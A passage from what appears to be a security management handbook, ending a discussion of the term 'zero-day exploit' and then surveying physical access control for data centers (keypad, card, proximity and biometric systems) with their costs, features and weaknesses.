The misuse of the term also extends to definitions that are too broad. For example, some glossaries are starting to include a zero-day exploit as a new exploit against a known vulnerability. Those who study malware know that any vulnerability can be exploited in a wide variety of ways, so this usage does not lead to additional understanding of risk levels. Other vague definitions encompass an exploit against a

vulnerability that is not widely known. Because most computer users know next to nothing about vulnerabilities, that could be said to apply to almost every exploit that exists.

Most recently, the term *zero-day exploit* has been used to refer to polymorphic viruses. Not only is a polymorphic virus not a new entity in each generation, but most will use exploits or vulnerabilities that are already well known. Thus the use of the term in this situation is particularly inappropriate.

Summary

Although the use of *zero-day exploit* to refer to a particular category of blackhat activity or the use of the term *zero-day vulnerability* to refer to ease of exploitation have some merit, it is unfortunate that the most extensive use of *zero day* appears connected to writings of a sensationalistic nature, and to have impeded technical comprehension or definition. In this environment, it is unlikely that the phrase will be useful or well defined in current or future use.

Physical Access Control

Dan M. Bowers, CISSP

The objective of physical access control is not to restrict access but to control it. That is, the data center manager should know who is granted access, when access is granted, and why. This chapter provides overview of the function of access control systems, the physical elements they can use, and the basic techniques they employ. It also describes two popular access control technologies, keypad access control and portable-key access control, and discusses their advantages and disadvantages. The chapter also examines two other technologies, proximity access control and physical-attribute access control, as well as several developing technologies.

Problems Addressed

Access control devices and systems are an important part of every security system. In a large-scale security system there may be intrusion alarms, motion detectors, exit alarms, closed-circuit television surveillance, guards and patrols, physical barriers and turnstiles, and a variety of other devices and systems. The combined advantages of these elements characterize an effective physical security system. This chapter provides a guide for the data center manager who must determine the optimal combination for an IS installation and networks.

Types of Access Control

This section discusses access control systems and devices and briefly describes the other elements that make up the total security system.

Portal Hardware

Portal hardware includes some simple and obvious devices. The simplest single-door access control system includes at least an electric strike to automatically unlock the door, a timer to make sure that the door does not stay open all day, and a bell or light to indicate when the door is opened or that it has not reclosed properly. There may also be sensors to ensure that bolts are fully engaged and exit switches or sensors to allow people to exit without activating an alarm.

Physical Barriers

To make certain that all persons entering a facility are scrutinized by the access control equipment, they must be prevented from entering areas in which there is no access control equipment. The design of such physical barriers as walls, fences, windows, air vents, and moats is an important part of a security system.

Turnstiles

These can be incorporated to ensure that only one person enters through a controlled portal at a time.

Guards

Many of the most effective security systems use guards and automated systems rather than relying wholly on one or the other.

Other Sensors and Annunciators

In addition to devices used in portal hardware, sensors are frequently useful and can usually be monitored directly by the access control system. These sensors can include intrusion detectors, motion detectors, object protection alarms, smoke detectors, and tamper alarms.

Multiple Systems

Usually, access control systems are provided in conjunction with other security and safety systems. Frequently, there are closed-circuit television cameras and monitors and object surveillance systems. There may be an extensive alarm-monitoring system. Access control is sometimes combined with a time-and-attendance or job-cost monitoring system, because the data required for these systems frequently can be collected at the access control point. Energy management and other forms of facility automation are increasingly being provided along with the security system. Clearly, the more functions that are provided, the more complex the total system design task becomes and the more vital it is that all of the systems efficiently mesh together.

Processors and Controllers

In a simple one-portal access control device, the controller can consist of a single-circuit board containing circuitry that can verify entry codes and energize a door strike. At the other end of the spectrum, a system encompassing access control, fire detection, alarm handling, time-and-attendance monitoring, and energy management will require a sizable computer and an extensive communications controller, along with a substantial software and maintenance investment. Between these extremes, there are a nearly-infinite number of ways in which the required control intelligence can be distributed within the system.

Central Alarm Station

For monitoring and controlling an electronic security system, one alternative to employing a dedicated in-house processor and response staff is to locate this function in a central alarm station.

Electrical Power System

Any security system relies on an electrical power system. Such systems, however, are subject to numerous aberrations, including blackouts (local or widespread) that must be accounted for in a complete system design.

People

Frequently, one of the last factors to be considered in the design of a system is that people are the reason for the existence of data security systems. There are people who must be admitted to the facility without delay, and there may be different sets of people who must be admitted to different areas of the facility, and perhaps only during certain times. There are people who must not be admitted to the facility at all. Consequently, a data security force is necessary to monitor admission activities, respond to alarms, and handle unusual situations.

Designing the Total Security System

In the design of the total security system, it is essential that the user begins with an analysis of risks and threats. However, it is not within the scope of this chapter to provide instruction in risk analysis. Some of the more important studies that should be conducted during this process are:

- *Identifying the most serious risks.* The lesser risks can frequently be resolved as by-products of the basic security provided.
- *Determining the requirements for authorized entrants.* Who is granted entry, how often, and at what times?
- *Examining the geography of the facility.* The physical layout is an important determinant of the required security measures and equipment.
- *Will the various security systems be independent or combined?* Access control, alarms, closed-circuit television, and all other systems should be taken into consideration.
- *Should the security system be combined with other functions?* Energy management, time-and-attendance monitoring, and other functions that may be integrated should be considered.
- *Local control or a commercial central station?* The control center should be located in a secure area for monitoring, management, and response of the security system.

Principles of Access Control

A complete access control system performs three essential functions within the security system:

1. Limiting access through a portal to a defined list of authorized persons
2. Creating an alarm if illegitimate access or activity is detected
3. Providing a record of all accesses for use in postincident investigation

Not all systems provide all of these functions.

To identify authorized persons, all access control systems use one or more of three basic techniques, which have been described as involving something a person knows, something a person has, and something a person is or does. Physically, examples of these three security methods are the combination lock, the portable key, and the physical attribute.

The combination lock is also called a stored-code system; the code is a series of numbers that is stored both in the user's memory and in the lock mechanism, and entry of the correct code by the user with a rotary dial or a set of push buttons allows access. Access control systems universally use a set of push buttons for entry of the code in a combination lock system, and they are usually known as keypad access control systems.

The portable key operates on the principle that if the prospective admittee possesses an object that itself contains the proper access code, that person is qualified to be admitted; the ordinary metal key and lock is the simplest example of such a system. Although ordinary metal keys are easily duplicated and ordinary locks are easily picked, there are key-and-lock systems that are the equal of many modern card-access systems in both security and price; both post office boxes and bank safe-deposit boxes are opened with metal keys (and in both cases the portable-key system is combined with other elements to make up an effective total security system).

The most common form of portable-key access control uses a plastic card with a magnetic stripe as the key, but there are also a variety of sizes and shapes of tokens, metal and plastic keys, and even pens and rings. The code is embedded in these devices by various means, and the key is recognized by a mechanism that automatically reads the code when the key is inserted in a slot, groove, or hole.

Another method of portable-key access control (which is discussed later) uses proximity cards that emit a signal that can be picked up by a badge reader to open doors for authorized persons. Often, card access devices are combined with employee badges to minimize the temptation to allow someone else to use the access control card or to prevent an intruder from using a lost or stolen card.

The physical-attribute system, which is also examined later, is based on recognizing a unique physical or behavioral characteristic of the person to be allowed admittance. In the past, this characteristic has been the human face, and the access control system consisted of a guard who compared the actual face with a picture badge or ID card; this is still the most widespread physical-attribute system in use today. There are also automatic and semiautomatic systems using faces, fingerprints, hand geometry, voiceprints, signatures, and the pattern of blood vessels on the wrist and the retina of the eye.

An access control system is not necessarily a personal identification system, and not all personal identification systems are used for access control. The following categorizations of access control systems may be useful:

- *Universal code or card:* All persons who may be admitted know the same code or carry a card containing the same code, and the access control system opens the portal when it recognizes the code.
- *Group coding:* Persons have a code or card-code that identifies them as part of a group to be admitted to a particular area or at a particular time.

- *Personal identification systems:* A unique code number or set of physical attributes is assigned to each person, and the access decision is based upon whether that particular individual is to be admitted to that place at that time. Personal identification systems have other applications as well, including time-and-attendance monitoring and job-cost accounting data collection.

Weaknesses, Combinations, and Features

There are fundamental weaknesses in all of these basic techniques that automation cannot change. A code can be divulged to an accomplice or observed during entry. A key can be stolen, lost, copied, or given to an accomplice. These situations can occur whether the code and key are meant to open $1.98 locks or are recognized by $100,000 computer systems. Physical-attribute systems have inherent false-acceptance and false-rejection errors, and the two kinds of errors are usually balanced against each other.

Combinations of techniques can greatly increase the security of a system. For example, a code-plus-key system requires that the prospective admittee inserts the key into a reader and enters the proper code using a keypad. This removes many of the weaknesses of the two simpler systems; it also costs more than either of the simpler systems alone.

Other features that can improve the security of an access control system are:

- *Tamper alarms:* If a perpetrator can gain access by smashing or opening the electronic controller, the security level obviously has been diminished. The controls should not be accessible from the unprotected side of the portal, and a sensor should be provided that can detect an attack on the unit and create an alarm.
- *Power-fail protection:* Some units have internal batteries so that an access control device continues to perform its function even if power fails.
- *Fail-safe or fail-soft protection:* The equipment must be expected to fail, however infrequently. There should be a mechanical-key bypass to allow access under failure conditions. When failure occurs, the portal defaults to either permanently open or permanently closed.
- *Code changes:* An effective element of the security system can be the periodic changing of the access codes. Both the code that the person has or knows and the code within the access control equipment itself must be changed.

Keypad Access Control

Keypad access control devices use a combination-lock technique for access control; they require that a correct sequence of numbers is depressed on a set of push buttons or selected from a displayed sequence of numbers using a single push button to gain access. The mechanism may be mechanically operated, in which case the positions of the push buttons operate a mechanism similar to the tumblers in an ordinary lock, allowing the bolt to be manually operated or closing a switch that may operate an electric door strike. Most keypad devices are electronically operated, with the sequence of push buttons being decoded by logic circuits and the door being electrically unlocked.

As in all combination-lock devices, the level of security that is provided depends on the number of combinations available. The number of combinations provided depends on the following factors:

- The number of keys or code numbers provided
- The number of key depressions required to enter the code
- Whether a key may be repeated in the code sequence
- Whether multiple keys may be depressed at one time

Most keypad access control systems use a ten-key pad and a four-digit repeating, nonmultiple code. However, there are systems that use from 5 to 16 keys and from 2- to 10-digit codes, and the number of code combinations ranges from 720 to more than 4 million.

The simplest method of attacking a keypad control system is to try all possible numerical combinations. The defenses against such attack are:

- *Number of combinations:* The greater the number of combinations, the longer the time needed to try them all.

- *Frequent code changes:* A large number of combinations require the perpetrator to try them over a period of days or weeks; changing the code during the period requires the attacker to begin all over again.
- *Time penalty (error lockout):* This is a feature available with many keypad systems. It deactivates the system for a selected period of time after entry of an incorrect number, so unauthorized persons cannot quickly try a large number of combinations.
- *Combination time:* This option is available with most keypad systems. The system controls the amount of time allowed to enter the combination. Because authorized persons can readily enter their numbers, anyone taking excessive time is likely to be unauthorized.
- *Error alarms:* After an incorrect number has been entered (or in some cases, two or three incorrect numbers), these alarms are activated. This option prevents unauthorized persons from trying a large number of incorrect combinations.

Keypad Options and Features

The most significant options and features found in keypad access control systems are:

- *Master keying:* This option allows supervisory persons access using a code that overrides any restrictions (e.g., time-of-day restrictions) on the code provided to end users, and it usually allows the changing of the ordinary code using the keypad itself.
- *Key override:* Sometimes a metal-key override capability is provided for emergency and supervisory use. If this feature is chosen, it must be recognized that the system has been weakened by allowing both keypad and metal-key access.
- *Door delay:* The length of time that the door is unlocked and can be held open without alarm is controlled and usually is adjustable.
- *Remote indication:* There is usually an electrical means of providing a remote indication (at a guard station or central monitoring facility) that a portal is open.
- *Visitors' call:* A special button may be designated so that persons not possessing the combination may request entry.
- *Hostage or duress alarm:* In the event that an authorized entrant is physically coerced into opening a portal, a hidden alarm can be sounded by depressing an extra or alternative digit.
- *Personal identification:* A few keypad systems provide individual access codes for each authorized person.
- *Weatherproof units:* These are provided by many manufacturers for use on outdoor portals. There are also many forms of indoor units, some with attractive decor, and glow-in-the-dark and lighted keypads.

Most keypad access control devices are self-contained, stand-alone devices intended to operate a single portal using a common code. There are also those that obtain their intelligence from a central control unit that can control multiple portals and may also provide logging, space-and-time zone control, and other relatively sophisticated features. In addition, most manufacturers of card-access systems now offer the option of adding keypad access, thus providing a card-plus-keypad system, as discussed in a later section.

Strengths and Weaknesses of Keypad Systems

The cost of a simple, single-door keypad access control device with simple electronic keypads begins in the $100 range. The keypad alone, with rudimentary electronics, can be bought for as low as $20, but the organization must then add door strikes and battery or power supplies. Mainstream commercial-grade protection begins in the $100 range for mechanical and electrical keypads, and the electrical versions require an equal additional expenditure for a reliable electric strike and other necessary equipment. Installed costs can range from $200 to $500; for pure combination-lock-level access control, without penalties or gadgetry, these units are worth the expense.

Therefore, the first positive attribute of a keypad access system is that it is the least expensive means of providing electronic access control in place of — or in addition to — the conventional metal lock and key. Some other positive attributes are:

- Keypad access control can be made very secure if it provides many possible combinations and is installed as part of a system of secure, frequent code changes.

- Changing the code in a keypad system is a quick and simple process, unlike rekeying a lock-and-key system.
- Keypads are especially effective in combination with other forms of access control (e.g., cards or personal attribute systems).

On the negative side, some characteristics of keypad access systems that should be considered before the security of an operation is entrusted to these devices are:

- The code can be divulged without penalty. An insider can reveal the code to an accomplice, who then can gain illicit entry.
- Longer codes provide better security but also encourage authorized persons to write them down rather than memorize them. Therefore, they can be stolen more easily.
- The code can be determined by trying many combinations, if the precautions described are not implemented.
- The code can be observed as it is entered. Some manufacturers offer privacy panels to prevent such observation. One manufacturer provides a random and always-changing placement of the digits on the keypad, using an LED display, so that the numbers cannot be deduced by observing the positions of the depressed keys; another has a rolling single-digit display that is selected by a single push button, preventing an observer from determining what digit was selected.

The two most serious defects in the keypad access system are being able to divulge the code without penalty and the observability of the code numbers; for these reasons, keypad access should never be used alone except in minimum-security applications.

Portable-Key Access Control

A portable-key access control system admits the holder of a device (which may be a plastic card or other device) that contains a prerecorded code. The device is inserted into a reader, and if it contains the code that the reader requires, the portal is unlocked. This process is no different in concept from the operation of ordinary metal keys and locks. Modern systems, however, use keys that are more difficult to duplicate, and these systems can provide complex logic, identification, control, and logging functions that a simple key cannot. It should be recognized, however, that some versions of the metal lock-and-key system provide at least as much security as the simplest versions of card-access, at comparable cost.

The plastic, wallet-size card is overwhelmingly the most popular device used for portable-key access control systems. It is offered by 97 percent of the vendors, though 10 percent of these vendors offer other forms of portable keys as well. The second most popular device is a key-shaped token, usually plastic but sometimes metal; Medeco offers a standard metal key that contains an integrated computer circuit. Some versions are small enough to fit on an ordinary key ring. There are also metal cards of various sizes and several other kinds of metal-and-plastic tokens, strips, pens, and even finger rings. There is some merit in selecting a standard system to avoid dependence on a single vendor. On the other hand, there is some additional security conferred by using a relatively unique device.

Coding Methods

Various techniques and technologies are used to store the access code on or in the key device. Many of the early automated systems used simple visible bar codes that were read by photocells. Others used Hollerith-coded cards with punched holes identical to those in conventional computer cards, which were read by a punched-card reader. Some of these systems are still available. Other cards contained an electrical diode matrix reader, and the card made an electrical connection with the reader. These may be viewed as an ancestor of the modern smart card; they functioned with as much intelligence as they could, using the available technology.

Currently, most devices are magnetically encoded, and there are three basic types. The bank-card type has a magnetic stripe. The code is recorded magnetically onto the stripe and can be read, erased, and altered using conventional magnetic tape technology. Because this technology is well-known and readily available, the cards are easily corruptible, and several additional safeguards have therefore been developed for situations requiring

high-level security. Some vendors encrypt the data on the card so that even if it is read, it is not useful to the perpetrator. Many users, including banks, use a keypad in conjunction with the card reader, so a code must be entered in addition to an acceptable card. Malco Systems has invented a technique called watermark magnetics, which embeds a code during the card manufacturing process; the code cannot be altered and can be read only by a special reader.

The second type of magnetic encoding uses bits of magnetic material — magnetic slugs — embedded into the card during manufacturing. It is read by an array of magnetic-sensing heads to determine whether there is a slug at each of the possible positions. Wiegand-effect coding is currently the only popular magnetic-slug method in use. Each Wiegand slug incorporates a small bit of wire that is heat-treated under torsion, resulting in a magnetic snap-action. This creates a consistent signal over a wide range of reading speeds, unlike conventional magnetics, in which the read signal is proportionate to the speed of the card past the reader. Wiegand-effect coding yields superior performance in swipe readers, for example, in which the user manually moves the card past the read heads.

The third type of magnetic encoding is a descendent of the magnetic slug. It has a sandwich construction with a sheet of magnetic material in the center of the card; spots can be magnetized at various positions on the sheet, thus creating coding to be read by a magnetic-sensing head. These are usually called barium ferrite cards (named for their magnetic material).

There are several nonmagnetic coding techniques, many that are unique to a specific vendor who has developed the technique for a particular purpose, to be used only in its product line. There have been embedded-slug systems using capacitive and conductive particles that were sensed capacitively; none are known to be currently available. There was once a card using radioactive slugs that were read by a Geiger-counter type of apparatus (it was not enthusiastically received). There are embedded-slug devices using nonmagnetic metal slugs, which are read by eddy-current sensors similar to airport metal-detecting equipment. There are several devices coded by tuned circuits and read using radio waves; because these do not require the insertion of the card or token into a reading mechanism, they are categorized as proximity access control devices (discussed later in this chapter). In addition, there are several devices that use bar codes (frequently infrared-encoded so as not to be visible). There are also holographically encoded devices; several of these have come and gone since the first one was introduced by RCA in 1973.

The smart card is the latest manifestation of a portable key, though it has been highly touted and widely tested for a decade. The smart card comes in various grades of intelligence; it contains one or more integrated circuit chips, varying amounts of memory, sometimes a battery, and even a keyboard and display. Access codes are stored using various forms of encryption and manipulation algorithms and are communicated electronically to the access control system when requested.

The number of possible combinations of cards, personal identifiers, different companies and facilities within companies, time zones, and other factors that can be controlled by an access control system is determined by the number of binary digits that can be encoded on or in the access control device. Ten to forty binary digits will inherently provide 10^3 to 10^{12} combinations respectively, and the digits beyond those needed for pure access control can be used for such purposes as personal information.

In systems that have more than the number of codes required to merely open a portal (and nearly all do), the extra digits can be used to store the employee's number, shift of work, or other useful information. Encoding this information allows control over employee access by time of day and by area of the facility. It can also provide a unique identifying number for each person, which is automatically entered into a log showing who passed through which portal at what time, thus allowing the system to be used as a time clock. With individual identification, cards can be easily deauthorized when an employee is terminated or the card is lost or stolen. Other features such as antipass-back and in-out readers (discussed later) are also made possible when individual identification is provided.

The ease of counterfeiting the credential in a portable-key system is largely determined by the encoding mechanism. Optical bar codes and Hollerith punches are clearly visible, recognizable, decodable, and duplicatable. Magnetic stripes require more expertise and equipment, but do not pose a problem for the professional with some equipment and resources; the specifications are published by the American National Standards Institute, and anyone can purchase an encoder for $2000. Although embedded materials provide another step in security, analytic equipment is capable of detecting and cracking the code. Smart cards are merely very portable computers, and they are vulnerable to most hackers of respectable skill. Organized crime, competitive corporations, and foreign governments all have sufficient resources to breach such security measures.

Portable-Key Options and Features

Options and features available with portable-key access control systems include:

- *Access device:* This can be a card, plastic key, metal token, or other device.
- *Coding means:* Available technologies include magnetic stripes, Wiegand-effect codes, bar codes, Hollerith punches, barium ferrite, and integrated circuits.
- *Individual identification:* This is the ability to identify particular people at access.
- *Maximum number of portals:* Until recently, manufacturers created systems that were designed for niches of a particular size (e.g., one door, a dozen doors, or hundreds of doors), and the user could select a system well suited to the organization's needs. With the advances in computer and communications systems technology, most systems are physically capable of being connected to a virtually unlimited number of doors. This does not necessarily mean that the manufacturer's software or understanding extends to a system with a large number of portals.
- *Space and time zones and access levels:* These are means of controlling access to particular areas by particular persons at particular times.
- *Keypad:* Most systems allow key-plus-keypad access control to be implemented.
- *Alarm handling:* Most access control equipment provides the ability to recognize and report or act on a specified number of electrical contact closures (e.g., alarm points). These points could be door-open contacts associated with the access control function, or they could be unrelated points (e.g., smoke detectors or intrusion alarms).
- *Degraded-mode capability:* This defines the level of control that survives under failure conditions (i.e., the local controller may provide a less-intelligent form of control if the central computer fails).
- *Code changes:* This defines whether the user can recode cards or tokens or whether new ones can be purchased if code changing becomes necessary.
- *Time-and-attendance monitoring:* Data collection capability is available with many systems.
- *Antipass-back:* This is a feature whereby after a person's card has been used to pass through a portal, the card must exit before it can again be used to enter; this requires that readers are provided both for entrance and exit. Some vendors offer timed antipass-back, a version in which a certain amount of time must elapse before the card can again be used to enter.
- *Individual lockout:* This provides the ability to invalidate a single individual card.
- *Computer interface:* If a standard form of communications interface is provided, the access control equipment can be easily linked to other security or facility management or central database systems.
- *Limited-use cards:* These are useful for visitors or contractors. The sundown card expires on a particular date. The one-time card can be used only once; the limited-use card can be used only a certain number of times.
- *Dual-key access (two-person rule):* Two valid users must insert their cards for the portal to open.
- *Guard tour:* This provides a means of recording that patrolling guards make their appointed rounds at the appointed times.
- *Duress or hostage alarm:* This option is less easy to provide in a pure portable-key system than in a system with a keypad. Methods include running the card through backwards or pushing the card past an over-travel stop on an insertion reader.

Strengths and Weaknesses of Portable-Key Systems

The cost of a simple card reader begins in the $65 range and can go as high as $300. Intelligent single-portal systems with electric strike, power supply, and door contacts may provide some time-period control, individual lockout, and ability to be upgraded by being attached to a central computer; these are in the $500 to $1000 range, and another $2000 can add a logging capability.

Centrally controlled systems begin in the $2000 to $5000 range for mainstream, medium-scale access control and cost about $15,000 for relatively sophisticated features and a large number of terminals. These systems can cost hundreds of thousands of dollars when facility management capabilities are added. To this must be added the cost of the portal equipment. In most cases, costs of about $2000 per portal procure a satisfactory system, including the cost of installation and wiring.

The cost of the access control card or token must be considered during selection of a system. Most of the conventional plastic cards can be obtained for $1 to $2 each in reasonable quantities; the addition of logos, employee pictures, or pocket clips can drive this into the $4 to $6 range. Smart cards are three to four times higher.

The positive attributes of portable-key systems are sufficiently strong to make this method of access control by far the most widely used. The most important assets of portable-key systems are:

- They are pickproof. There is no means of operating the locking mechanism without having an access card that contains the proper code.
- They provide identification of the owner of the card. This is the most important feature. Individuals can be controlled as to when and where they are allowed to enter doors, a log can be kept of what person opened what door at what time, and the access privileges of a particular person can be changed or eliminated at any time.
- Many valuable features can be provided if needed. The two-person rule, sundown cards, antipass-back, timekeeping, and other options are available.
- They can be installed at reasonable cost for the performance they provide.

There are, of course, negative aspects of portable-key systems, namely:

- Cards can be lost, stolen, or given to an accomplice, and the possessor of the card will be granted all of the access privileges of the owner.
- Cards can be copied. This is true regardless of what manner of coding they employ; higher-technology encoding merely requires higher-technology counterfeiting.
- A duress alarm is more difficult to implement in a card system than in a keypad, and few card-access systems have duress alarms.
- The cost per portal is four times that of a keypad and thirty times that of an effective metal-key system, and in many applications it may not be warranted. In addition, if some of the more sophisticated features are not used, the card system may not provide higher security.
- The cost of the card or other forms of portable-key security can be a significant expense if there needs to be a large number of cardholders.

Combinations of individual access control techniques can give the user the best of both worlds, minimizing the defects and maximizing the positive attributes of the individual systems. For example, push-button access control devices are simple, reliable, and inexpensive, and their keys cannot be lost or stolen. However, the keys can be given away without penalty, and there is usually no personal identification capability. All persons possessing the correct code will be accepted by the code recognition unit. Card and other portable-key access control systems can have personal identification capabilities and can be made virtually pickproof; however, cards can be used by nonauthorized persons.

Key-plus-keypad systems combine the positive attributes of both these simpler systems. The person requesting admittance must possess the portable key and must know the numbers to use on the keypad. The numbers may be the same for every entrant, or each may have a different code to remember, or the code can be derived from information on the coded key or be related to the date on the calendar. Other combinations are also in common use; for example, card-plus-face, as on the picture badge, or keypad-plus-fingerprint, using automatic fingerprint recognition equipment.

Portable-key systems are indeed the mainstream in electronic access control, and they are used in every kind of application. When combined with keypad or personal-attribute systems, they provide sufficient security for such demanding applications as automated teller machines and high-security installations of the U.S. government.

Recommended Course of Action

Every security decision requires the balancing of risk and expenditure, and in choosing an access control system for a facility, the data center manger must decide what expenditure is warranted for the solution to the security problem. A total security and life safety system encompasses perimeter control, internal surveillance, access control, fire detection, walls and barriers, guards, employee screening, and audit trails. In many installations, measures are in place for many or all of these aspects, and the data center manager must weigh the costs of new or additional security measures.

The keypad access control system is simply a combination lock that is quicker to operate and more difficult to defeat and that has more features and options than does the version sold at the corner hardware store. Such features as hostage alarms, error alarms, and remote sensors can be valuable in many cases. Push-button systems cannot be employed alone in situations in which there is a large risk of collusion (because the combination can be divulged without penalty) unless one of the few systems with individual identification is employed. Keypad systems can cost ten times what common locks cost, and the increased security and extra features are well justified in many cases.

The card-only system is equivalent to a conventional lock and key, but it is more difficult to duplicate and can have many additional features. When equipped with personal identification, individual control, and access logs, these systems are virtually undefeatable by an amateur. The risk of lost and stolen cards is still present, and entry may be gained before the card's loss is known and its access privileges canceled. Card-only systems can cost 50 times as much as common locks and can provide sufficient additional security to justify that cost when the security needs require it; additional features and side benefits, such as collecting time-clock information, can also help justify costs.

Because no amount of ultra-high technology can create a card that is immune to loss or theft, it does not make much sense to pay a great deal of money for exotic coding techniques. Although sophisticated codes require more effort and resources to crack and duplicate, it will be done if the stakes are worth it. In addition, the security of card systems is not highly dependent on the code or its embodiment.

Card-plus-keypad systems plug the loss and theft loopholes in card-only systems and the collusion loophole in keypad systems; they cost little more than card-only systems and provide substantially increased security. The increased security provided by adding a keypad to a card system may well allow the use of a simple stand-alone system rather than a much more expensive, centrally controlled system requiring options and expensive wiring. Card-plus-keypad systems can therefore be less expensive than sophisticated card-only systems.

Proximity Access Control

Proximity access control defied all logic a decade ago by becoming well entrenched and then boosting its primary — and for a while only — promoter, Schlage Electronics, to the top in sales of access control equipment. The technology was more cumbersome than conventional card or keypad access, the cards and readers were more expensive, the reliability was (perhaps marginally) lower, and proximity still meant that in most cases a user had to extract the card from wallet or purse and place it against a reader instead of passing it through a slot.

Proximity access control continues to capture a significant and increasing market share, which supports half a dozen principal vendors. In addition, nearly all significant access control system vendors now feel compelled to offer proximity readers, though most vendors purchase the equipment from the six primary manufacturers and then affix their own brand or label on the equipment.

Proximity access control systems perform the usual functions of unlocking a portal, powering up a computer terminal, or disarming an alarm system by using a device that is in the possession of the person desiring admittance, but there is no necessity for physical or electrical contact between the coded device and the reading and controlling mechanism or system. Some proximity systems operate as card-access systems do, without requiring the card to be inserted into a reader; others are actually keypad systems without wiring between the keypad and the access control system. Some are automatically sensed when they come into the vicinity of a reader; some require an intentional action by the person possessing them.

In every access control system, a code must be communicated from the user-carried device to a reading mechanism; in keypad or card systems, this communication takes place electrically over physical wiring. In a proximity system, it is accomplished with electromagnetic (including radio and other derivative forms), optical (including infrared), or sonic (including ultrasound) transmissions.

Principles of Operation

There are two basic classes of proximity access control systems: those in which the user initiates transmission of the code to the system (e.g., the garage door opener) and those in which the system senses the presence of a coded device without the user's performing any action at all. These two classes are called the user-activated and system-sensing proximity systems, respectively.

The user-activated systems must incorporate a power source in the device carried by the user. This is a battery in all of the current units, but devices having other power sources are known to be in development. The types of user-activated systems are:

- *Wireless keypads:* The user depresses a sequence of keys on an ordinary keypad, and the coded representation of the keys is transmitted by radio (in one case by infrared light); the system detects the transmission and decodes it.
- *Preset code:* The code is set into the device by means of jumpers or switches (the garage door opener is the most common preset-code system), and the user depresses a single key that causes the code to be transmitted — by radio, ultrasound, or infrared — for the system to detect and decode.

The system-sensing systems implement a variety of technologies, range in cost, and operate at widely differing distances. Some require power from a battery inside the portable device, and some use power absorbed from the interrogating system. The several types are listed in the following sections.

Passive Devices

These devices contain no power source and communicate the code to their interrogator by reradiating the interrogating radio frequency (RF) signal at a frequency (or frequencies) different from the original. The most common technique incorporates tuned circuits in printed wiring on the card. This is similar to the operation of most electronic article-surveillance antishoplifting systems. One system uses a crystalline structure on the surface of the card.

Field-Powered Devices

These devices contain an active electronic circuit, including code storage electronics and an RF transmitter, along with a power supply circuit capable of extracting sufficient electrical power from the RF interrogating field to accomplish a transmission of the code in response to the interrogating signal.

Transponders

These devices are automatically operated two-way radio sets. The device, which contains a radio receiver, a radio transmitter, and code storage electronics, is battery powered. The system transmits a coded interrogating signal that is received by the device, and then the device transmits a return signal containing the access code. This operation is a wireless form of the poll-response process through which a computer communicates with its network of terminals, similar to the method used in air traffic control to identify airplanes to ground controllers.

Continuous Transmission

The device is battery powered and contains a radio transmitter that continuously transmits the entry code. When the device is a certain distance from a protected portal, the transmission is detected and the code is received by the system. Continuous transmission requires more battery power than the other battery-operated methods do; the batteries must be recharged every night.

Proximity Access Control Features and Functions

Proximity systems vary widely in performance, cost, and convenience. No single choice is best for all applications. Some parameters to be considered are:

- *Activation distance:* The distance at which a proximity system can be triggered varies from two inches to nearly fifty feet, with the battery-powered tokens providing the greatest distance.
- *Hands-off vs. triggered devices:* Some devices require the user to push buttons or keys; others require no action and thus need not be removed from pocket, wallet, or purse.
- *Concealment:* Because there is no need for accessible and visible keypads or card readers, most proximity systems can be installed so that the presence of an access control system is not obvious. This precaution in itself can add to the security of an installation.
- *Physical protection:* Because radio and optical waves can pass through such materials as cement, wood, brick, and bulletproof glass, most proximity access control systems can be easily protected from assault and vandalism by placing the interrogating unit behind a barrier.

- *Form and size of device:* Proximity tokens come in a range of sizes — from one that could fit into an empty medicine capsule to cigarette-pack size.
- *Code changes:* Passive cards and most field-powered devices have codes that are embedded and cannot be changed. All of the other devices (which are more expensive) allow the code to be changed by means of internal switches, jumpers, or an external programming unit.
- *Cost of token:* The system cost for proximity access control differs little from the cost of a conventional card-access system. The cost of the tokens varies widely from the high end of standard cards ($4 to $7) for the passive card versions, to the $10 vicinity for field-powered devices, to $15 to $75 for active tokens, and $100 or more for the rugged, sophisticated tags used in manufacturing applications.

Strengths and Weaknesses of Proximity Access Control Systems

Proximity access control systems offer several unique features:

- The user is not required to remove a card from the wallet and pass it through a reader, but must be within the prescribed range of the reader.
- Because the readers can, in most cases, read through such materials as wood or plastic, the reader can be concealed, both to hide its presence from intruders and to protect it from vandalism.
- Because the reader can be placed within a wall, for many products it can be made to read on either side of the wall, thus providing both card entry and card exit using a single reader.

The disadvantages of proximity access control systems are:

- The more popular systems have a range of only a few inches; this requires that the user hold the wallet or purse very close to the reader, which somewhat reduces convenience.
- Because the proximity systems are wireless, they are susceptible to errors caused by transmissions and reradiations from sources exterior to the security system.
- Systems that have substantial reader range can have problems discriminating when more than one token-holder is within their field, because they can receive multiple transmissions.
- The cost of proximity access control systems is, in general, higher than that of card-access systems with equivalent features.
- Some proximity systems have a relatively low code capacity, though there is no inherent technical limitation for most kinds of systems.

There are many applications for which proximity access control is quite beneficial, such as those in which persons must open portals while burdened with packages or driving a vehicle. The ability to hide the reader within a wall is also important to applications in which vandalism can be expected and adds to the security of the system. The long-range systems are also used in personnel-locator and personnel-tracking systems, because they can detect a token-holder within the space under surveillance, without any action on the part of the token-holder. Most systems, however, are installed in conventional access control applications, in which card access would have done as well, and these system-sensing, passive-card systems must be considered part of the established mainstream of access control products.

Physical-Attribute Access Control Systems

The ultimate in reliable access control would uniquely identify a person and admit that person and only that person, regardless of whether the person possessed a particular coded token or knew a particular code. This ultimate system would be based on recognition of one or more physical attributes of the person. Automated systems for performing such a function have been available since the early 1970s; they are variously called physical-attribute systems, personal-characteristics systems, and biometric systems.

For two decades, access control industry experts have predicted widespread use of these systems, saying that only the cost problem stood in the way. For the past five years, these predictions have come almost entirely from those who have a vested interest in the technology, as the market share of physical-attribute systems has dwindled from insignificant to miniscule and the vendors have struggled, disappeared, or sold out. Although these systems eventually may predominate, the immediate prospects seem less promising than they did a decade ago.

Physical-attribute identification systems of the nonautomated variety have been in use for centuries (i.e., recognition of the human face by guards). In this century, picture-badge systems were introduced, allowing the guard to compare the face on the card with the face of the person; such systems use the human face as the unique physical attribute and are still in use in high-security installations of the U.S. government, on passports, and on the drivers' licenses of many states (which have become the most commonly accepted form of identification for banking and credit transactions). Two other physical attributes are also well-accepted means of personal identification: the signature and the fingerprint.

Many automated and semiautomated identification systems using these three basic physical attributes have been developed. Some are still available and are in common use. Three additional physical attributes have been added to most recent systems: the geometry of the hand, the characteristics of the voice, and the pattern of the blood vessels on the wrist and the retina.

Facial Recognition Systems

